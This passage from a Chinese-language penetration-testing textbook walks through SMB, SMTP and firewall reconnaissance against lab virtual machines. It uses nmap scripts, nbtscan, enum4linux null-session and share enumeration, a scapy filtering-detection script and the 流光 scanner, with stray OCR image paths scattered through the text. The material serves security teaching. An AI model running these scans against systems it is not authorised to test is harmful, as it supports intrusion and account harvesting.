445/tcp open  microsoft-ds syn-ack ttl 128
MAC Address: 00:0C:29:A2:4E:07 (VMware)
```

Step 03 下图为IP地址为192.168.1.105的详细信息。

```
Nmap scan report for 192.168.1.105
Host is up, received arp-response (0.00038s latency).
Scanned at 2018-10-28 02:57:24 EDT for 23s

PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

Step 04 通过TTL信息可以区分出103是Windows系统，105是Linux/Unix系统。使用Nmap 192.168.1.103 -p139,445 --script=smb-os-discovery.nse命令，可以有针对性地进行扫描，执行效果如下图所示。该命令主要用于确认开放了139、445端口的设备是否为Windows系统，可以看到通过添加脚本，再进行扫描，信息就非常准确了。

```
root@kali:~# nmap 192.168.1.103 -p139,445 --script=smb-os-discovery.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 03:25 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00045s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:A2:4E:07 (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: 111111-9b22e0a4
|   NetBIOS computer name: 111111-9B22E0A4\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-10-28T15:25:09+08:00

Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

Step 05 使用相同的脚本对比扫描Linux系统，同样可以扫描出一些信息，如下图所示。

```
root@kali:/usr/share/nmap/scripts# nmap 192.168.1.105 -p139,445 --script=smb-os-discovery.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 03:37 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00047s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2018-10-28T03:33:28-04:00

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds
```

提示：在Kali系统中的usr/share/Nmap/scripts目录下存放了近600个Nmap的脚本文件，如下图所示。针对不同的扫描都可以找到相应的脚本文件。

```
root@kali:/usr/share/nmap/scripts# ls
acarsd-info.nse            http-grep.nse                               nntp-ntlm-info.nse
address-info.nse           http-headers.nse                            nping-brute.nse
afp-brute.nse              http-huawei-hg5xx-vuln.nse                  nrpe-enum.nse
afp-ls.nse                 http-icloud-findmyiphone.nse                ntp-info.nse
afp-path-vuln.nse          http-icloud-sendmsg.nse                     ntp-monlist.nse
afp-serverinfo.nse         http-iis-short-name-brute.nse               omp2-brute.nse
afp-showmount.nse          http-iis-webdav-vuln.nse                    omp2-enum-targets.nse
ajp-auth.nse               http-internal-ip-disclosure.nse             omron-info.nse
ajp-brute.nse              http-joomla-brute.nse                       openlookup-info.nse
ajp-headers.nse            http-jsonp-detection.nse                    openvas-otp-brute.nse
ajp-methods.nse            http-litespeed-sourcecode-download.nse      openwebnet-discovery.nse
ajp-request.nse            http-ls.nse                                 oracle-brute.nse
allseeingeye-info.nse      http-majordomo2-dir-traversal.nse           oracle-brute-stealth.nse
amqp-info.nse              http-malware-host.nse                       oracle-enum-users.nse
asn-query.nse              http-mcmp.nse                               oracle-sid-brute.nse
auth-owners.nse            http-methods.nse                            oracle-tns-version.nse
auth-spoof.nse             http-method-tamper.nse                      ovs-agent-version.nse
backorifice-brute.nse      http-mobileversion-checker.nse              p2p-conficker.nse
backorifice-info.nse       http-ntlm-info.nse                          path-mtu.nse
bacnet-info.nse            http-open-proxy.nse                         pcanywhere-brute.nse
banner.nse                 http-open-redirect.nse                      pcworx-info.nse
bitcoin-getaddr.nse        http-passwd.nse                             pgsql-brute.nse
```

这里给出一个通过脚本扫描，来判断主机是否存在smb漏洞，下面是脚本当中给出的参考方式。另外只作为测试使用，脚本扫描可能会损毁主机系统。

```
-- Nmap --script smb-vuln-ms06-025.nse -p445 <host>
-- Nmap -sU --script smb-vuln-ms06-025.nse -p U:137,T:139 <host>
```

上述脚本中会有使用方法的详细描述，除此之外还会给出该脚本针对哪些漏洞进行了扫描。

2. nbtscan工具

使用nbtscan工具进行扫描的方法为：使用nbtscan -r 192.168.1.0/24命令进行扫描，执行效果如下图所示。

```
root@kali:~# nbtscan -r 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.1.0     Sendto failed: Permission denied
192.168.1.101    <unknown>                  <unknown>
192.168.1.103    111111-9B22E0A4  <server>  <unknown>        00:0c:29:a2:4e:07
192.168.1.105    METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.1.255   Sendto failed: Permission denied
```

nbtscan的优势在于如果网络防火墙规则设置不严谨，它可以实现跨网段扫描，例如：主机地址为-192.168.1.101，目标主机地址为-192.168.2.102，此时使用nbtsan可以实现跨网段扫描。

3. enum4linux工具

使用enum4linux工具进行扫描的操作步骤如下：

Step 01 使用enum4linux -a 192.168.1.103命令，扫描Windows系统，执行效果如下图所示。

```
root@kali:~# enum4linux -a 192.168.1.103
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Oct 28 04:25:04 2018

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.103
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Step 02 在扫描结果中，查询基于SMP协议开启了哪些服务，如下图所示。

```
 ============================================
|    Nbtstat Information for 192.168.1.103    |
 ============================================
Looking up status of 192.168.1.103
        111111-9B22E0A4 <00> -         B <ACTIVE>  Workstation Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        111111-9B22E0A4 <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-0C-29-A2-4E-07
```

Step 03 使用enum4linux工具尝试建立空连接，执行效果如下图所示。如果存在空连接这里将会给出提示。

```
 ========================================
|    Session Check on 192.168.1.103    |
 ========================================
[+] Server 192.168.1.103 allows sessions using username '', password ''
```

Step 04 使用enum4linux工具扫描Linux系统，执行效果如下图所示。

```
root@kali:~# enum4linux -a 192.168.1.105
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Oct 28 04:34:13 2018

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.105
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Step 05 查询扫描结果中，基于SMP协议开启了哪些服务，如下图所示。

```
 ============================================
|    Nbtstat Information for 192.168.1.105    |
 ============================================
Looking up status of 192.168.1.105
        METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
        METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
        METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

Step 06 查询扫描结果中，扫描出来的系统信息，如下图所示。

```
 =======================================
|    OS information on 192.168.1.105    |
 =======================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.1.105 from smbclient:
[+] Got OS info for 192.168.1.105 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
```

Step 07 查询扫描结果中，扫描出来的用户相关信息。这里只截取了其中部分信息，如下图所示。

```
==============================
|    Users on 192.168.1.105    |
==============================
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games     Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody    Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)    Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy     Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)    Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data  Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root      Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news      Desc: (null)
```

Step 08 查询扫描结果中，设备开启的共享，如下图所示。

```
==========================================
|    Share Enumeration on 192.168.1.105    |
==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
```

Step 09 查询扫描结果中，探测出了存在哪些共享路径，哪些可以访问，如下图所示。

```
[+] Attempting to map shares on 192.168.1.105
//192.168.1.105/print$  Mapping: DENIED, Listing: N/A
//192.168.1.105/tmp     Mapping: OK, Listing: OK
//192.168.1.105/opt     Mapping: DENIED, Listing: N/A
//192.168.1.105/IPC$    [E] Can't understand response:
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.1.105/ADMIN$  Mapping: DENIED, Listing: N/A
```

注意：在扫描结果中，还有一些其他信息，这里不再一一列出。

11.2.5　扫描SMTP

扫描SMTP最主要的作用是发现目标主机上的邮件账号，通过主动对目标的SMTP（邮件服务器）发动扫描，发现可能存在的漏洞并收集邮件账号等信息。用户可以通过抓包或者字典枚举的方式发现账号。

使用Nmap工具可以进行SMTP扫描，具体的方法为：使用Nmap --script smtp-enum-users.nse [--script-args smtp-enum-users.methods=VRFY -p 25,465,587 192.168.1.105命令，对邮件服务器尝试用户账号扫描，执行效果如下图所示。

```
Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
root@kali:~# nmap --script smtp-enum-users.nse [--script-args smtp-enum-users.methods=
VRFY -p 25,465,587 192.168.1.105
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 04:58 EDT
Failed to resolve "[--script-args".
Failed to resolve "smtp-enum-users.methods=VRFY".
Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).

PORT    STATE  SERVICE
25/tcp  open   smtp
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
465/tcp closed smtps
587/tcp closed submission
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
```

以上命令还可以加入一个账号字典来进行扫描，命令为Nmap --script smtp-enum-

users.nse [--script-args smtp-enum-users.methods=VRFY -u user.txt-p 25,465,587 192.168.1.105。其中，-u参数指定用户名字典文件。

11.2.6 探测主机防火墙

通过对数据包的发送，并检查返回数据包，可以推断出哪些端口是被防火墙过滤了。这个只能作为一种推断结果，会存在一定误差。探测规则第一次发送SYN包，第二次发送ACK包，总体会存在以下4种情况：

第1种：发送SYN包没有返回，发送ACK包回复RST，存在过滤。

第2种：发送SYN包回复SYN/ACK或者SYN/RST，发送ACK包不回复，存在过滤。

第3种：发送SYN包回复SYN/ACK或者SYN/RST，发送ACK包回复RST，可能是开放状态，不存在过滤。

第4种：发送的数据包均无回应，端口关闭状态。

1. scapy工具

给出一段脚本，使用该脚本推断端口是否被防火墙过滤。具体代码如下：

```
#!/usr/bin/python
from scapy.all import*
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import*
if len(sys.argv)!=3:
   print "Usage  ./FW_detect.py [Target IP][Target Port]"
   print "Example  ./ttl_os.py 192.168.1.1 80"
   print"Example will perform if filtering exists on port 80 of host 192.168.1.1 "
   sys.exit()
ip = sys.argv[1]  #获取IP地址
port = int(sys.argv[2]) #获取端口
#构建ACK数据包
ACK_response = sr1(IP(dst=ip)/TCP(dport=port,flags='A'),timeout=1,verbose=0)
#构建SYN数据包
SYN_response= sr1(IP(dst=ip)/TCP(dport=port,flags='S'),timeout=1,verbose=0)
#如果ACK、SYN包返回都是空端口关闭状态
if ((ACK_response==None)and(SYN_response==None)):
   print"Port is either unstatefuly filtered or host is down"
#如果ACK或者SYN两个返回值有一个为空，并且不是两个返回值不同时为空
elif ((ACK_response==None)or(SYN_response==None)) and not ((ACK_response==None)and(SYN_response==None)):
   print "Stateful filtering in place" #存在过滤
elif int(SYN_response[TCP].flags)==18:      #回复SYN/ACK端口开放
   print "Pot is unfiltered and open"
elif int(SYN_response[TCP].flags)==20:      #回复RST/ACK端口关闭
   print "Port is unfiltered and closed"
else:
   print "Unable to determine if the port is filtered"  #其余情况存在过滤
```

2. Nmap工具

使用Nmap工具对防火墙进行扫描，具体操作步骤如下：

Step 01 扫描80端口，使用Nmap -sA 192.168.1.1 -p 80命令。执行效果如下图所示，可以看到80端口没有被过滤。

```
root@kali:~/Test/Service# nmap -sA 192.168.1.1 -p 80
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 06:07 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).

PORT   STATE      SERVICE
80/tcp unfiltered http
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Step 02 扫描其他端口，如果使用Nmap -sA 192.168.1.1 -p 445命令，执行效果如下图所示，可以看到445端口存在过滤，并给出了相应的提示信息。

```
root@kali:~/Test/Service# nmap -sA 192.168.1.1 -p 445
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-28 06:07 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00032s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 1C:FA:68:01:2F:08 (Tp-link Technologies)


Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

11.3 实战演练


实战演练1——扫描目标主机的开放端口

流光扫描器是一款非常出名的中文多功能专业扫描器，其功能强大、扫描速度快、可靠性强，为广大黑客迷们所钟爱。利用流光扫描器可以轻松探测目标主机的开放端口。下面将以探测POP3主机的开放端口为例进行介绍。


Step 01 单击桌面上的流光扫描器程序图标，启动流光扫描器，如下图所示。




Step 02 单击"选项"→"系统设置"菜单命令，打开"系统设置"对话框，对优先级、线程数、单词数/线程及扫描端口进行设置，如下图所示。




Step 03 在扫描器主窗口中选中"HTTP主机"复选框，然后右击，在弹出的快捷菜单中选择"编辑"→"添加"选项，如下图所示。




Step 04 打开"添加主机（HTTP）"对话框，在该对话框的下拉列表框中输入要扫描主机的IP地址（这里以192.168.0.105为例），如下图所示。



